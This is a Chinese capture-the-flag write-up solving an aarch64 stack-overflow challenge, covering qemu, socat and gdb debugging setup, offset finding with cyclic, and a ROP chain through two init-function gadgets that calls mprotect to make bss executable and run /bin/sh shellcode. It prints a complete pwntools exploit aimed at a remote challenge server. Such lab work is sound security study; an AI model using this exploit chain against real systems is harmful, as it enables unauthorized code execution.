

前言

比赛的一个 arm 64 位的 pwn 题，通过这个题实践了 arm 64 下的 rop 以及调试环境搭建的方式。

题目文件

https://gitee.com/hac425/blog_data/tree/master/arm64

程序分析

首先看看程序开的保护措施，架构信息

```
hac425@ubuntu:~/workplace$ checksec pwn
[*] '/home/hac425/workplace/pwn'
  Arch:       aarch64-64-little
  RELRO:      Partial RELRO
  Stack:      No canary found
  NX:         NX enabled
  PIE:        No PIE (0x400000)
```

程序是 aarch64 的，开启了 nx，没有开 pie 说明程序的基地址不变。而且没有栈保护。

放到 ida 里面分析，通过在 start 函数里面查看可以很快定位到 main 函数的位置

```
__int64 sub_400818()
{
    sub_400760();
    write(1LL, "Name:", 5LL);
    read(0LL, &unk_411068, 0x200LL);           // ■ bss ■■■ 0x200 ■■
    sub_4007F0();
    return 0LL;
}
```


main 函数的逻辑比较简单，首先读入 0x200 字节到 bss 段中的一个缓冲区，然后调用另一个函数，这个函数里面就是简单的栈溢出。

```
__int64 sub_4007F0()
{
    __int64 v1; // ■■■■■ 8 ■■
    return read(0LL, &v1, 512LL); // ■ v1 ■■■■ 0x200 ■■■■■
}
```

函数往一个 int64 类型的变量里面读入了 0x200 字节的数据，栈溢出。

程序开启了 nx，说明我们需要通过 rop 的技术来 getsHELL。

首先看看程序内还有没有可以利用的东西，可以发现程序中还有 mprotect。



我们可以使用 `mprotect` 来让一块内存变得可执行。而且程序的开头我们可以往 `bss` 段写 `0x200` 字节的数据。

所以思路就有了：

- 利用程序开始往 `bss` 段写数据的机会，在 `bss` 段写入 `shellcode`
- 通过栈溢出和 `rop` 调用 `mprotect` 让 `shellcode` 所在内存区域变成 `rwX`
- 最后调到 `shellcode` 执行


调试环境搭建

开始一直纠结在环境不知道怎么搭建，后来发现可以直接使用 `apt` 安装 `arm` 的动态库，然后用 `qemu` 运行即可。

```
sudo apt-get install -y gcc-aarch64-linux-gnu g++-aarch64-linux-gnu
qemu-aarch64 -g 1234 -L /usr/aarch64-linux-gnu ./pwn
```

```
-g 1234: ■■ qemu ■■ 1234 ■■■ gdbserver ■■ gdb ■■■■■■■■■■■■
-L /usr/aarch64-linux-gnu: ■■■■■■■■
```

貌似 `apt` 还支持许多其他架构的动态库的安装，以后出现其他架构的题也不慌了 ^_^.



下面在使用 `socat` 搭建这个题，方便输入一些不可见的字符。

```
socat tcp-l:10002,fork exec:"qemu-aarch64 -g 1234 -L /usr/aarch64-linux-gnu ./pwn",reuseaddr
```

命令作用为 监听在 `10002` 端口，每有一个连接过来，就执行

```
qemu-aarch64 -g 1234 -L /usr/aarch64-linux-gnu ./pwn
```

此时我们可以把调试器 `attach` 上去调试目标程序。

可以在脚本中，当连接服务器后，暂停执行，等待调试器 `attach`。

```
p = remote("127.0.0.1", 10002)
pause() # ■■■■ attach ■■■■■■■■■■
```

简单了解 arm64

首先是寄存器的变化。

arm64 有 32 个 64bit 长度的通用寄存器 `x0~x30` 以及 `sp`，可以只使用其中的 32bit 即 `w0~w30`（类似于 `x64` 中可以使用 `$rax` 也可以使用其中的 4 字节 `$eax`）。

arm32 只有 16 个 32bit 的通用寄存器 `r0~r12`，`lr`，`pc`，`sp`。

函数调用的变化

arm64 前面 8 个参数 都是通过寄存器来传递 `x0~x7`

arm32 前面 4 个参数通过寄存器来传递 `r0~r3`，其他通过栈传递。

然后一些 `rop` 会用到的指令介绍

```
ret      ■■■■ x30 ■■■■ x30 ■■■■

ldp x19, x20, [sp, #0x10]    ■ sp+0x10 ■■■■ 0x10 ■■■■ x19, x20 ■■■■

ldp x29, x30, [sp], #0x40    ■ sp ■■■■ 0x10 ■■■■ x29, x30 ■■■■ sp += 0x40

MOV X1, X0    ■■■■X0■■■■X1

blr x3        ■■■■Xm■■■■X30■■■■
```

定位偏移

对于栈溢出，我们需要定位到我们的输入数据的那一部分可以控制程序的 pc 寄存器。这一步可以使用 pwntools 自带的 cyclic 和 cyclic_find 的功能来查找偏移，这种方式非常的方便。

通过分析程序，我们知道程序会往 8 字节大小的空间内 (int64) 读入 0x200 字节，所以使用 cyclic 生成一下然后发送给程序。

写个 poc，调试一下

```
from pwn import *
from time import sleep

p = remote("127.0.0.1", 10002)
pause()


p.recvuntil("Name:")
p.send("sssss")

sleep(0.5)


payload = cyclic(0x200)
p.sendline(payload)

p.interactive()
```

当连接到 socat 监听的端口后，脚本会暂停，这时使用 gdb 连接上去就可以调试了。




```
gcc-5-multilib-mips64el-linux-gnuabi64 gcc-s390x-linux-gnu
gcc-5-multilib-mips64-linux-gnuabi64 gcc-sh4-linux-gnu
gcc-5-multilib-mipsel-linux-gnu gcc-snapshot
gcc-5-multilib-mips-linux-gnu gcc-sparc64-linux-gnu
hac425@ubuntu:~/workplace$ sudo apt-get install gcc-^C
hac425@ubuntu:~/workplace$ ^C
hac425@ubuntu:~/workplace$ ls
0ctfbbabyheap chall exp.py pwn pwn.id1 pwn.id2 pwn.til socat-2.0.0-b9
hac425@ubuntu:~/workplace$ python test.py
[+] Opening connection to 127.0.0.1 on port 10002: Done
[*] Paused (press any to continue)
```




```
gef> quit
hac425@ubuntu:~/workplace$ gdb-multiarch pwn -q
GEF for linux ready, type 'gef' to start, 'gef config' to configure
66 commands loaded for GDB 7.11.1 using Python engine 3.5
[*] 4 commands could not be loaded, run 'gef missing' to know why.
Reading symbols from pwn...(no debugging symbols found)...done.
gef> target remote :1234
Remote debugging using :1234
warning: remote target does not support file transfer, attempting to access files
local filesystem.
warning: Unable to find dynamic linker breakpoint function.
GDB will be unable to debug shared library initializers
```

然后让程序继续运行，同时让脚本也继续运行。会触发崩溃



```
gcc-5-mips64el-linux-gnuabi64 gcc-multilib-powerpc-linux-gnu
gcc-5-mips64el-linux-gnuabi64-base gcc-multilib-s390x-linux-gnu
gcc-5-mips64-linux-gnuabi64 gcc-multilib-sparc64-linux-gnu
gcc-5-mips64-linux-gnuabi64-base gcc-opt
gcc-5-mipsel-linux-gnu gcc-powerpc64le-linux-gnu
gcc-5-mipsel-linux-gnu-base gcc-powerpc64-linux-gnu
gcc-5-mips-linux-gnu gcc-powerpc-linux-gnu
gcc-5-mips-linux-gnu-base gcc-powerpc-linux-gnupspe
gcc-5-multilib gcc-python3-dbg-plugin
gcc-5-multilib-arm-linux-gnueabi gcc-python3-plugin
gcc-5-multilib-arm-linux-gnueabihf gcc-python-plugin-doc
gcc-5-multilib-mips64el-linux-gnuabi64 gcc-s390x-linux-gnu
gcc-5-multilib-mips64-linux-gnuabi64 gcc-sh4-linux-gnu
gcc-5-multilib-mipsel-linux-gnu gcc-snapshot
gcc-5-multilib-mips-linux-gnu gcc-sparc64-linux-gnu
hac425@ubuntu:~/workplace$ sudo apt-get install gcc-^C
hac425@ubuntu:~/workplace$ ^C
hac425@ubuntu:~/workplace$ ls
0ctfbbabyheap chall exp.py pwn pwn.id1 pwn.id2 pwn.til socat-2.0.0-b9
hac425@ubuntu:~/workplace$ python test.py
[+] Opening connection to 127.0.0.1 on port 10002: Done
[*] Paused (press any to continue)
[*] Switching to interactive mode
```



```
$x23 : 0x0 → 0x0000000000000000
$x24 : 0x0 → 0x0000000000000000
$x25 : 0x0 → 0x0000000000000000
$x26 : 0x0 → 0x0000000000000000
$x27 : 0x0 → 0x0000000000000000
$x28 : 0x0 → 0x0000000000000000
$x29 : 0x6161617261616171 → 0x6161617261616171
$x30 : 0x6161617461616173 → 0x6161617461616173
$sp : 0x40000002b0 → 0x6161617661616175 → 0x6161617661616175
$pc : 0x6161617461616173 → 0x6161617461616173
$cpsr : [fast interrupt overflow carry zero negative]
$fpsr : 0x0 → 0x0000000000000000
$fpccr : 0x0 → 0x0000000000000000

0x00000040008002b0 +0x00: 0x6161617661616175 → 0x6161617661616175 ← $sp
0x00000040008002b8 +0x08: 0x6161617861616177 → 0x6161617861616177
0x00000040008002c0 +0x10: 0x6261617a61616179 → 0x6261617a61616179
0x00000040008002c8 +0x18: 0x6261616362616162 → 0x6261616362616162
0x00000040008002d0 +0x20: 0x6261616562616164 → 0x6261616562616164
0x00000040008002d8 +0x28: 0x6261616762616166 → 0x6261616762616166
0x00000040008002e0 +0x30: 0x6261616962616168 → 0x6261616962616168
0x00000040008002e8 +0x38: 0x6261616b6261616a → 0x6261616b6261616a

[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x6161617461616173
```

可以看到 pc 寄存器的值被修改为 0x6161617461616173，同时栈上也都是 cyclic 生成的数据。

取 pc 的低四个字节 (cyclic_find 最多支持 4 字节数据查找偏移) 给 cyclic_find 来定位偏移。

```
In [23]: cyclic_find(0x61616173)
Out[23]: 72
```

所以第 72 个字节后面就是返回地址的值了。

```
In [19]: elf = ELF("./pwn")
In [20]: elf.arch
Out[20]: 'aarch64'
In [21]: context.binary = elf
In [22]: asm(shellcraft.aarch64.sh())
Out[22]: '\xeeE\x8c\xd2.\xcd\xad\xfa\xee\x5\xcf2\xeee\xee\xfa\x0f\r\x80\xd0\x91\xe1\x03\x1f\xaa\xe2\x03\x1f\xaa\xa8\x1b\x80\xd2\x01\x00\x00\xd4'
In [23]: cyclic_find(0x616173)
Out[23]: 72
In [24]: cyclic_find(0x616175)
Out[24]: 80
In [25]: []
```

```
$fpcr : 0x0 → 0x0000000000000000
[ stack ]
→ $sp
0x0000004000802b0 +0x00: 0x61617661616175 → 0x61617661616175
0x0000004000802b0 +0x08: 0x61617661616177 → 0x61617661616177
0x0000004000802c0 +0x10: 0x6261617a61616179 → 0x6261617a61616179
0x0000004000802c0 +0x18: 0x6261616362616162 → 0x6261616362616162
0x0000004000802d0 +0x20: 0x6261616562616164 → 0x6261616562616164
0x0000004000802d0 +0x28: 0x6261616762616166 → 0x6261616762616166
0x0000004000802e0 +0x30: 0x6261616962616168 → 0x6261616962616168
0x0000004000802e0 +0x38: 0x6261616b6261616a → 0x6261616b6261616a
[ code:aarch64 ]
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x61617461616173
[ threads ]
[#0] Id 1, Name: "", stopped, reason: SIGSEGV
[ trace ]
gef> x/xw 0x0000004000802b0
0x4000802b0: 0x616175
gef>
```

而且发现此时栈顶的数据刚好是返回地址都后面那一部分, 这个信息对于我们布置 rop 链也是一个有用的信息。

ROP

gadget 搜集

定位到 pc 的偏移后, 下一步就是设置 rop 链了。

首先用 ROPgadget 查找程序中可用的 gadget

```
$ ROPgadget --binary pwn > pwn.txt
```

然后根据我们的目的和拥有的条件, 去找需要的 gadget.

回顾下我们的目标: 执行 mprotect, 然后执行 shellcode

可以去看看 mprotect 的调用位置。

```
1 __int64 sub_4007C8()
2 {
3     return mprotect(&off_411000, 0x1000uLL, 0);
4 }
```

程序中已经有一个完整的调用, 而且地址范围也是恰好包含了我们 shellcode 的位置 (0x411068). 所以只需要改第三个参数的值为标识可执行的即可。

```
#define PROT_READ    0x1    /* Page can be read.  */
#define PROT_WRITE   0x2    /* Page can be written. */
#define PROT_EXEC    0x4    /* Page can be executed. */
#define PROT_NONE    0x0    /* Page can not be accessed. */
```

通过前面的了解我们知道 arm64 的第三个参数放在 x2 寄存器里面, 所以我现在就是要去找可以修改 x2 或者 w2 的 gadget.

通过在 gadget 里面搜索, 发现了两个可以结合使用的 gadget

```
0x4008AC : ldr x3, [x21, x19, lsl #3] ; mov x2, x22 ; mov x1, x23 ; mov w0, w24 ; add x19, x19, #1 ; blr x3
```

```
0x4008CC : ldp x19, x20, [sp, #0x10] ; ldp x21, x22, [sp, #0x20] ; ldp x23, x24, [sp, #0x30] ; ldp x29, x30, [sp], #0x40 ; ret
```

第一个 gadget 使用 x22, x23, x24 寄存器的值设置了 x2, x1, w0 的值, 这正好设置了函数调用的三个参数。然后会跳转到 x3. 而 x3 是从 x21 + x19<<3 处取出来的。

第二个 gadget 则从 栈上取出数据设置了 x19 ~ 0x24 和 x29, x30 然后 ret. 栈上的数据使我们控制的哇!

结合使用这两个 gadget 我们可以设置需要调用的函数的 3 个参数值, 那么我们就可以调用 mprotect 了。

布置 rop 链

下面分析 rop 链的构造

```
payload = cyclic(72)
payload += p64(0x4008CC) # pc, gadget 1
```

```

payload += p64(0x0) # x29
payload += p64(0x4008AC) # x30, ret address ----> gadget 2
payload += p64(0x0) # x19
payload += p64(0x0) # x20
payload += p64(0x0411068) # x21---> input
payload += p64(0x7) # x22---> mprotect , rwx
payload += p64(0x1000) # x23---> mprotect , size
payload += p64(0x411000) # x24---> mprotect , address
payload += p64(0x0411068 + 0x10)
payload += p64(0x0411068 + 0x10) # ret to shellcode
payload += cyclic(0x100)

```

首先使用 0x4008CC 处的 gadget 设置寄存器的值，执行完后各个寄存器的值为

```

x30 = 0x4008AC --> gadget ret gadget gadget
x21 = 0x0411068 --> name gadget x3

```

```
x19 = 0
```

```

x22 = 7 mprotect 3 rwx
x23 = 0x1000 mprotect 2
x24 = 0x411068 mprotect 1

```

此时栈的布局为

```

p64(0x0411068 + 0x10)
p64(0x0411068 + 0x10) # ret to shellcode
cyclic(0x100)

```

```

gef> registers
$0 : 0x0 → 0x0000000000000000
$1 : 0x4000800260 → 0x6161616261616161 → 0x6161616261616161
$2 : 0x200 → 0x0000000000000200
$3 : 0x0 → 0x0000000000000000
$4 : 0x0 → 0x0000000000000000
$5 : 0x0 → 0x0000000000000000
$6 : 0x0 → 0x0000000000000000
$7 : 0x400 → 0x0000000000000400
$8 : 0x3f → 0x000000000000003f
$9 : 0xffff → 0x000000000000ffff
$10 : 0x101010101010101 → 0x0101010101010101
$11 : 0x20 → 0x0000000000000020
$12 : 0x400082e028 → 0x00000040008bf940 → adrp x2, 0x400098c000
$13 : 0x402 → 0x0000000000000402
$14 : 0x0 → 0x0000000000000000
$15 : 0x400082dcc0 → 0x0004040000000000 → 0x0004040000000000
$16 : 0x0 → 0x0000000000000000
$17 : 0x4000907240 → adrp x16, 0x4000992000
$18 : 0xa03 → 0x000000000000a03
$19 : 0x0 → 0x0000000000000000
$20 : 0x0 → 0x0000000000000000
$21 : 0x411068 → 0x000000004007e0 → bl 0x400600 <mprotect@plt>
$22 : 0x7 → 0x0000000000000007
$23 : 0x1000 → 0x0000000000001000
$24 : 0x411000 → 0x00000040008ae3e0 → stp x29, x30, [sp, #-80]!
$25 : 0x0 → 0x0000000000000000
$26 : 0x0 → 0x0000000000000000
$27 : 0x0 → 0x0000000000000000
$28 : 0x0 → 0x0000000000000000
$29 : 0x0 → 0x0000000000000000
$30 : 0x4008ac → ldr x3, [x21, x19, lsl #3]
$sp : 0x40008002f0 → 0x000000000411078 → mov x14, #0x622f // #25135
$pc : 0x4008dc → ret
$cpsr : [fast interrupt overflow carry zero negative]
$fpsr : 0x0 → 0x0000000000000000
$fpcr : 0x0 → 0x0000000000000000
gef> x/8xg $sp
0x40008002f0: 0x000000000411078 0x000000000411078
0x4000800300: 0x6161616261616161 0x6161616461616163
0x4000800310: 0x6161616661616165 0x6161616861616167
0x4000800320: 0x6161616a61616169 0x6161616c6161616b
gef>

```

name + 0x10

然后执行第二段 gadget 0x4008AC

首先

```
ldr x3, [x21, x19, lsl #3]
```

我们在第一段 gadget 时设置了 x21 为 name 的地址，x19 为 0。所以 x3 为 name 开始的 8 个字节。

然后设置 x0 ~ x2 的值。最后会 跳转到 x3 处。此时参数已经设置好，我们在 发送 name 时把 开头 8 字节 设置为 调用 mprotect 的地址，就可以调用 mprotect 把 bss 段设置为 可执行了。

```
p.recvuntil("Name:")
payload = p64(0x4007E0) # mprotect
payload += p64(0)
payload += shellcode # shellcode
p.send(payload)
```

调用 mprotect

```
$tpcr : 0x0 → 0x0000000000000000

0x00000040008002f0 +0x00: 0x00000000000411078 → mov x14, #0x622f // #25135 ← $sp
0x00000040008002f8 +0x08: 0x00000000000411078 → mov x14, #0x622f // #25135
0x0000004000800300 +0x10: 0x6161616261616161 → 0x6161616261616161
0x0000004000800308 +0x18: 0x6161616461616163 → 0x6161616461616163
0x0000004000800310 +0x20: 0x6161616661616165 → 0x6161616661616165
0x0000004000800318 +0x28: 0x6161616861616167 → 0x6161616861616167
0x0000004000800320 +0x30: 0x6161616a61616169 → 0x6161616a61616169
0x0000004000800328 +0x38: 0x6161616c6161616b → 0x6161616c6161616b

0x4007d4 mov x1, #0x1000 // #4096
0x4007d8 mov x0, #0x1000 // #4096
0x4007dc movk x0, #0x41, lsl #16
→ 0x4007e0 bl 0x400600 <mprotect@plt> ←
L 0x400600 <mprotect@plt+0> adrp x16, 0x411000
0x400604 <mprotect@plt+4> ldr x17, [x16, #48]
0x400608 <mprotect@plt+8> add x16, x16, #0x30
0x40060c <mprotect@plt+12> br x17
0x400610 mov x29, #0x0 // #0
0x400614 mov x30, #0x0 // #0

mprotect@plt (
  $x0 = 0x00000000000411000 → 0x00000040008ae3e0 → stp x29, x30, [sp, #-80]!,
  $x1 = 0x00000000000001000 → 0x00000000000001000,
  $x2 = 0x00000000000000007 → 0x00000000000000007
)

[#0] Id 1, Name: "", stopped, reason: BREAKPOINT

[#0] 0x4007e0 → bl 0x400600 <mprotect@plt>
```

我这里选择了 0x4007E0, 因为这里执行完后就会 从栈上取地址返回，我们可以再次控制 pc

```
.text:00000000004007E8 LDP X29, X30, [SP+var_s0],#0x10
.text:00000000004007EC RET
```

执行到 04007E8时的 栈

```
p64(0x0411068 + 0x10)
p64(0x0411068 + 0x10) # ret to shellcode
cyclic(0x100)
```

跳转到 shellcode




```
0x00000040008002f0 +0x00: 0x0000000000411078 → mov x14, #0x622f // #25135
0x00000040008002f8 +0x08: 0x0000000000411078 → mov x14, #0x622f // #25135
0x0000004000800300 +0x10: 0x6161616261616161 → 0x6161616261616161
0x0000004000800308 +0x18: 0x6161616461616163 → 0x6161616461616163
0x0000004000800310 +0x20: 0x6161616661616165 → 0x6161616661616165
0x0000004000800318 +0x28: 0x6161616861616167 → 0x6161616861616167
0x0000004000800320 +0x30: 0x6161616a61616169 → 0x6161616a61616169
0x0000004000800328 +0x38: 0x6161616c6161616b → 0x6161616c6161616b

0x4007dc      movk    x0, #0x41, lsl #16
0x4007e0      bl      0x400600 <mprotect@plt>
0x4007e4      nop
→ 0x4007e8      ldp     x29, x30, [sp], #16
0x4007ec      ret
0x4007f0      stp     x29, x30, [sp, #-80]!
0x4007f4      mov     x29, sp
0x4007f8      add     x0, x29, #0x10
0x4007fc      mov     x2, #0x200 // #512

[#0] Id 1, Name: "", stopped, reason: SINGLE STEP

[#0] 0x4007e8 → ldp x29, x30, [sp], #16

gef> 
```



然后就会跳转到 $0x0411068 + 0x10$ 也就是我们 shellcode 的位置。


执行shellcode

```
0x41106c      .inst  0x00000000 ; undefined
0x411070      .inst  0x00000000 ; undefined
0x411074      .inst  0x00000000 ; undefined
→ 0x411078      mov     x14, #0x622f // #25135
0x41107c      movk    x14, #0x6e69, lsl #16
0x411080      movk    x14, #0x2f2f, lsl #32
0x411084      movk    x14, #0x732f, lsl #48
0x411088      mov     x15, #0x68 // #104
0x41108c      stp     x14, x15, [sp, #-16]!

[#0] Id 1, Name: "", stopped, reason: SINGLE STEP

[#0] 0x411078 → mov x14, #0x622f // #25135

gef> 
```



最后发现这两段 gadget 位于 程序初始化函数的那一部分，应该以后可以作为通用 gadget。

poc

```
from pwn import *
from time import sleep
elf = ELF("./pwn")
context.binary = elf
context.log_level = "debug"
shellcode = asm(shellcraft.aarch64.sh())

p = remote("106.75.126.171", 33865)
# p = remote("127.0.0.1", 10002)
# pause()

p.recvuntil("Name:")
payload = p64(0x4007E0)
payload += p64(0)
payload += shellcode
p.send(payload)
```

```
payload = cyclic(72)
payload += p64(0x4008CC) # pc, gadget 1

payload += p64(0x0) # x29
payload += p64(0x4008AC) # x30, ret address ----> gadget 2
payload += p64(0x0) # x19
payload += p64(0x0) # x20
payload += p64(0x0411068) # x21----> input
payload += p64(0x7) # x22---> mprotect , rwx
payload += p64(0x1000) # x23---> mprotect , size
payload += p64(0x411000) # x24---> mprotect , address
payload += p64(0x0411068 + 0x10)
payload += p64(0x0411068 + 0x10) # ret to shellcode
payload += cyclic(0x100)

sleep(0.5)
p.sendline(payload)

p.interactive()
```

总结

通过 搭建 arm64 程序调试环境，也明白其他架构调试环境搭建的方式

apt ■■■■■■■■■■■■ qemu ■■■ ■■ socat ■■■■■■■■■■

参考

<https://peterpan980927.cn/2018/01/27/ARM64%E6%B1%87%E7%BC%96/>
<http://people.seas.harvard.edu/~apw/sreplay/src/linux/mmap.c>

点击收藏 | 1 关注 | 2

[上一篇：2018 上海市大学生网络安全大赛题解](#) [下一篇：区块链安全—详谈共识攻击（二）](#)

1. 1 条回复



暗夜 2018-11-14 10:07:24

大哥是否有联系方式，有问题咨询

0 回复Ta

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)